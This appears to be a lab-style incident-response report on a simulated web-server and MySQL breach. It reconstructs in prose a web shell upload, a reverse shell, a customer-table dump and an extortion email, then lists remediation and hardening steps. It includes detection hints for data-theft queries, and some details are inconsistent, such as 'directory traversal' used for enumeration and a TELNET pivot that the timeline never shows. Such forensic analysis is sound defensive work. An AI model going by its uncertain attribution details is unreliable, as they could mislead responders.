* The attacker successfully accesses the /uploads/ directory, which has directory listing enabled.
* **Key Observation**: The server responds with 200 OK, indicating the attacker can view the contents of the /uploads/ directory.
* **19/Feb/2022 21:59:04 -0500** (Web Server Access Logs):
* The attacker uploads and executes a web shell (/uploads/shell.php) via an HTTP POST request.
* **Key Observation**: The attacker uses curl/7.68.0 to send the POST request, confirming the use of automated tools.
* **Wireshark PCAP Analysis**:
* The attacker establishes a reverse shell by executing the malicious PHP script (shell.php).
* The reverse shell connects back to the attacker's IP (138.68.92.163) on port 4444.
* **Key Observation**: The attacker gains remote access to the web server and begins pivoting to the database server.

#### **Phase 2: Privilege Escalation and Database Access**

* **20/Feb/2022 03:00:55.682704Z** (Database Access Logs):
* The attacker connects to the MySQL database as root@localhost using compromised credentials.
* **Key Observation**: The attacker begins exploring the database structure, querying system tables (user, db, tables\_priv).
* **20/Feb/2022 03:01:13.274934Z** (Database Access Logs):
* The attacker switches to the phl database and queries the customers table.
* **Key Observation**: The attacker retrieves all records from the customers table using the query SELECT \* FROM customers.
* **20/Feb/2022 03:01:46.775014Z** (Database Access Logs):
* The attacker performs a full dump of the customers table using the mysqldump command.
* **Key Observation**: The attacker exports the database to a file (phl.db) and transfers it to an external server (178.62.228.28) using scp.

#### **Phase 3: Data Exfiltration and Extortion**

* **20/Feb/2022 03:01:46.775014Z** (Database Access Logs):
* The attacker successfully exfiltrates the customers table, containing sensitive customer information.
* **Key Observation**: The attacker deletes the local dump file (phl.db) to cover their tracks.
* **07/Jan/2025 08:45:17** (Extortion Email):
* The attacker sends an extortion email to the company, claiming to have possession of the database files.
* The email includes a snippet of the customers table, confirming that the data was exfiltrated.
* **Key Observation**: The attacker demands payment in Bitcoin and threatens to release the data publicly.

### **3. Determine Attack Vector**

Based on the analysis and timelines, the attack vector can be summarized as follows:

1. **Initial Access**:

* The attacker exploited a misconfigured web server with directory listing enabled on the /uploads/ directory.
* The attacker uploaded a web shell (shell.php) and executed it to gain remote access to the web server.

1. **Privilege Escalation**:

* The attacker pivoted from the web server to the database server using TELNET.
* The attacker used weak credentials (phl/phl123) to log into the database server and escalated privileges to access the MySQL database.

1. **Data Exfiltration**:

* The attacker dumped the customers table using mysqldump and exfiltrated the data to an external server.

phl\_access\_log.txt ANALYSIS

phl\_access\_log.txt file with a **timeline** of events and additional recommendations for remediation:

### **Timeline of Events**

#### **1. Initial Bot Activity (21:56:11 - 21:57:40)**

* **21:56:11**: IP 136.243.111.17 makes a GET request to the root URL (/) using the SiteCheckerBotCrawler/1.0 user agent.
* **21:56:13 - 21:57:40**: IP 138.201.202.232 makes multiple GET requests to / and /?\_escaped\_fragment\_=, also using the SiteCheckerBotCrawler/1.0 user agent. This appears to be a benign web crawler scanning the site.

#### **2. Suspicious Scanning Activity (21:58:22 - 21:58:40)**

* **21:58:22**: IP 138.68.92.163 begins making a large number of GET requests to various paths on the server, such as /randomfile1, /frand2, /index, /archive, and many others. Most of these requests return a 404 Not Found status code, indicating that the requested resources do not exist.
* **21:58:32**: The attacker successfully accesses the /uploads/ directory, which returns a 200 OK status code. This suggests that the directory is accessible and may be writable.
* **21:58:40**: The attacker makes a GET request to /upload.php, which returns a 200 OK status code. This could indicate that the attacker is probing for a file upload vulnerability.

#### **3. Web Shell Upload (21:58:55 - 21:59:04)**

* **21:58:55**: The attacker accesses the /uploads/ directory again, this time using the curl/7.68.0 user agent. This suggests that the attacker is preparing to upload a malicious file.
* **21:59:04**: The attacker makes a **POST request** to /uploads/shell.php, which returns a 200 OK status code. This is highly suspicious and indicates that the attacker may have successfully uploaded a **web shell** to the server.

### **Updated Analysis**

#### **Key Findings**

1. **Bot Activity**:

* The SiteCheckerBotCrawler traffic appears to be benign but should still be monitored to ensure it does not overwhelm the server or access sensitive resources.

1. **Suspicious Scanning**:

* The IP 138.68.92.163 conducted a **directory traversal attack**, attempting to access numerous common paths and directories. This is a common tactic used by attackers to find vulnerabilities or sensitive files.

1. **Web Shell Upload**:

* The POST request to /uploads/shell.php is a strong indicator that the attacker has successfully uploaded a malicious script. A web shell can allow the attacker to execute arbitrary commands on the server, potentially leading to full server compromise.

1. **Vulnerable Uploads Directory**:

* The /uploads/ directory appears to be accessible and writable, which is a significant security risk. Attackers often target such directories to upload malicious files.

### **4. Assess Impact**

The impact of the incident can be assessed based on the following factors:

#### **Data Breach:**

* **Data Accessed**: The attacker accessed and exfiltrated the customers table, which contains sensitive customer information, including names, phone numbers, addresses, and purchase history.
* **Data Tampering**: There is no evidence of data tampering in the database logs. The attacker focused on exfiltrating data rather than modifying or deleting it.

#### **Potential Impact:**

* **Customer Privacy**: The exfiltration of customer data poses a significant risk to customer privacy. The stolen data could be used for identity theft, phishing, or other malicious activities.
* **Reputation Damage**: The breach could damage the company's reputation, leading to a loss of customer trust and potential legal consequences.
* **Financial Impact**: The company may face financial losses due to regulatory fines, legal fees, and the cost of incident response and remediation.

### **Remediation Process**

To address the security incident and prevent future attacks, the following **remediation process** is recommended. This process is divided into **immediate actions**, **forensic analysis**, **long-term security improvements**, and **ongoing monitoring**.

### **1. Immediate Actions**

The goal of immediate actions is to **contain the incident**, **prevent further damage**, and **secure the environment**.

#### **1.1. Contain the Attack**

* **Disable the Web Shell**:
* Locate and remove the malicious file (/uploads/shell.php) from the web server.
* Ensure that no other malicious files or backdoors are present in the /uploads/ directory or elsewhere on the server.
* Example command to remove the file:
* rm /var/www/html/uploads/shell.php
* **Block Attacker IPs**:
* Add the attacker's IP addresses (e.g., 138.68.92.163 and 178.62.228.28) to the firewall's blocklist.
* Example command to block an IP using iptables:
* iptables -A INPUT -s 138.68.92.163 -j DROP iptables -A INPUT -s 178.62.228.28 -j DROP
* **Change Compromised Credentials**:
* Change all database credentials, especially for the root and phl users.
* Ensure that new passwords are strong and unique.
* Example command to change a MySQL user password:
* ALTER USER 'phl'@'localhost' IDENTIFIED BY 'NewStrongPassword123!';

#### **1.2. Secure the Database**

* **Disable TELNET**:
* Disable TELNET on the database server and replace it with SSH for secure remote access.
* Example command to disable TELNET:
* systemctl stop telnet
* systemctl disable telnet
* **Restrict Database Access**:
* Limit database access to specific IP addresses or subnets.
* Example MySQL configuration to restrict access:
* GRANT ALL PRIVILEGES ON phl.\* TO 'phl'@'10.10.1.2' IDENTIFIED BY 'NewStrongPassword123!';

#### **1.3. Restore from Backup**

* **Restore the Database**:
* Restore the customers table and other affected data from a known good backup.
* Verify the integrity of the restored data to ensure no tampering occurred.
* Example command to restore a MySQL database from a backup:
* mysql -u root -p phl < /path/to/backup/phl\_backup.sql

### **2. Forensic Analysis**

The goal of forensic analysis is to **understand how the attack occurred**, **identify the attack vector**, and **ensure no lingering threats remain**.

#### **2.1. Investigate the Attack Vector**

* **Review Web Server Logs**:
* Analyze the phl\_access\_log.txt file to identify how the attacker gained access (e.g., directory traversal, file upload vulnerability).
* Look for suspicious requests, such as repeated 404 errors or POST requests to /uploads/shell.php.
* **Review Database Logs**:
* Analyze the phl\_database\_access\_log.txt file to identify unauthorized queries or data exfiltration attempts.
* Look for queries like SELECT \* FROM customers or mysqldump.
* **Analyze PCAP Files**:
* Use Wireshark to analyze the phlwebserver.pcap and phldatabase.pcap files for signs of malicious activity, such as reverse shell connections or TELNET sessions.

#### **2.2. Check for Persistence**

* **Search for Backdoors**:
* Scan the web server and database server for any remaining backdoors or malicious files.
* Use tools like rkhunter or chkrootkit to detect rootkits or other persistent threats.
* **Review User Accounts**:
* Check for unauthorized user accounts or changes to existing accounts.
* Example command to list all users:
* cat /etc/passwd

#### **2.3. Document Findings**

* **Create an Incident Report**:
* Document the timeline of the attack, the attack vector, and the steps taken to remediate the incident.
* Include Indicators of Compromise (IOCs), such as IP addresses, file paths, and commands used by the attacker.

### **3. Long-Term Security Improvements**

The goal of long-term improvements is to **harden the environment** and **prevent future attacks**.

#### **3.1. Patch and Update Systems**

* **Apply Security Patches**:
* Regularly update the operating system, web server, database server, and applications to address known vulnerabilities.
* Example commands to update the system:
* sudo apt update sudo apt upgrade
* **Disable Unnecessary Services**:
* Disable or remove any unnecessary services or applications to reduce the attack surface.
* Example command to disable a service:
* systemctl disable apache2

#### **3.2. Implement Strong Access Controls**

* **Enforce Strong Passwords**:
* Require strong, complex passwords for all user accounts and database credentials.
* Use a password manager to generate and store passwords securely.
* **Enable Multi-Factor Authentication (MFA)**:
* Implement MFA for all critical systems, including the web server and database server.
* **Restrict File Uploads**:
* Disable directory listing on the /uploads/ directory and restrict file uploads to specific file types.
* Example Apache configuration to disable directory listing:
* apache
* <Directory /var/www/html/uploads>
* Options -Indexes
* </Directory>

#### **3.3. Harden the Database**

* **Limit Database Privileges**:
* Grant only the necessary privileges to database users. For example, restrict the phl user to read-only access if full access is not required.
* Example command to grant read-only access:
* sql
* GRANT SELECT ON phl.\* TO 'phl'@'localhost';
* **Encrypt Sensitive Data**:
* Encrypt sensitive data, such as customer information, both at rest and in transit.
* Use TLS/SSL for database connections.

#### **3.4. Implement a Web Application Firewall (WAF)**

* **Deploy a WAF**:
* Use a WAF to block common web application attacks, such as SQL injection, directory traversal, and file inclusion.
* Popular WAF solutions include **ModSecurity** (open-source) and **Cloudflare WAF**.
* Implement Intrusion Detection and Prevention Systems (IDS/IPS): Deploy IDS/IPS to monitor network traffic for suspicious activity and automatically block potential threats.
* Secure File Uploads: Restrict file uploads to specific directories and implement strict file type validation to prevent the upload of malicious files.
* Disable Unnecessary Services: Disable insecure protocols like TELNET and replace them with secure alternatives such as SSH.
* Regular Security Audits: Conduct regular security audits and vulnerability assessments to identify and remediate potential security weaknesses.
* Incident Response Plan: Develop and regularly update an incident response plan to ensure a swift and effective response to future security incidents.

### **4. Ongoing Monitoring and Response**

The goal of ongoing monitoring is to **detect and respond to future threats** in real-time.

#### **4.1. Enable Logging and Monitoring**

* **Centralize Logs**:
* Use a centralized logging solution (e.g., **ELK Stack** or **Splunk**) to collect and analyze logs from the web server, database server, and other critical systems.
* **Set Up Alerts**:
* Configure alerts for suspicious activity, such as failed login attempts, unauthorized database queries, or large data exports.

#### **4.2. Conduct Regular Security Audits**

* **Perform Vulnerability Scans**:
* Regularly scan the web server and database server for vulnerabilities using tools like **Nessus** or **OpenVAS**.
* **Conduct Penetration Testing**:
* Perform periodic penetration tests to identify and address security weaknesses.

#### **4.3. Develop an Incident Response Plan**

* **Create a Response Plan**:
* Develop a detailed incident response plan that outlines the steps to take in the event of a security breach.
* Include roles and responsibilities, communication protocols, and escalation procedures.
* **Train Employees**:
* Provide regular security awareness training to employees to help them recognize and respond to phishing attacks and other threats.

### **5. Final Steps**

* **Communicate with Stakeholders**:
* Inform customers, partners, and regulatory authorities about the breach, if necessary, and provide guidance on how to protect themselves (e.g., changing passwords).
* **Review and Improve**:
* Conduct a post-incident review to identify lessons learned and areas for improvement.
* Update security policies and procedures based on the findings.

Webserver Access logs

This artifact shows web server log entries. It starts with access from what appears to be a web crawler bot ("SiteCheckerBotCrawler"). Then, there's a series of GET requests from IP address 138.68.92.163, using an outdated browser ("Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"), trying to access various common files and directories (like /randomfile1, /index, /archive). Most of these requests result in "404 Not Found" errors. However, the attacker finds an upload directory (/uploads/) and successfully uploads a potentially malicious PHP file ("shell.php"). This could indicate an attempt to exploit a vulnerability in the web server to gain unauthorized access or control. This activity should be investigated further to determine the nature of the "shell.php" file and the attacker's intentions.

Database server access logs

This artifact shows a sequence of MySQL database queries executed by a user with root privileges. The user first connects to the database server and checks the version. Then, they list all databases, specifically focusing on the "mysql" and "phl" databases. Within the "mysql" database, they attempt to access various system tables, potentially seeking sensitive information or configuration details. In the "phl" database, they list tables, access the "customers" table, and retrieve all data from it, including potentially sensitive customer information. Finally, they attempt to lock the "customers" table and retrieve its schema and data again. This activity suggests a potential data breach or unauthorized access to sensitive information within the database. Further investigation is needed to determine the extent of the breach and the attacker's intentions.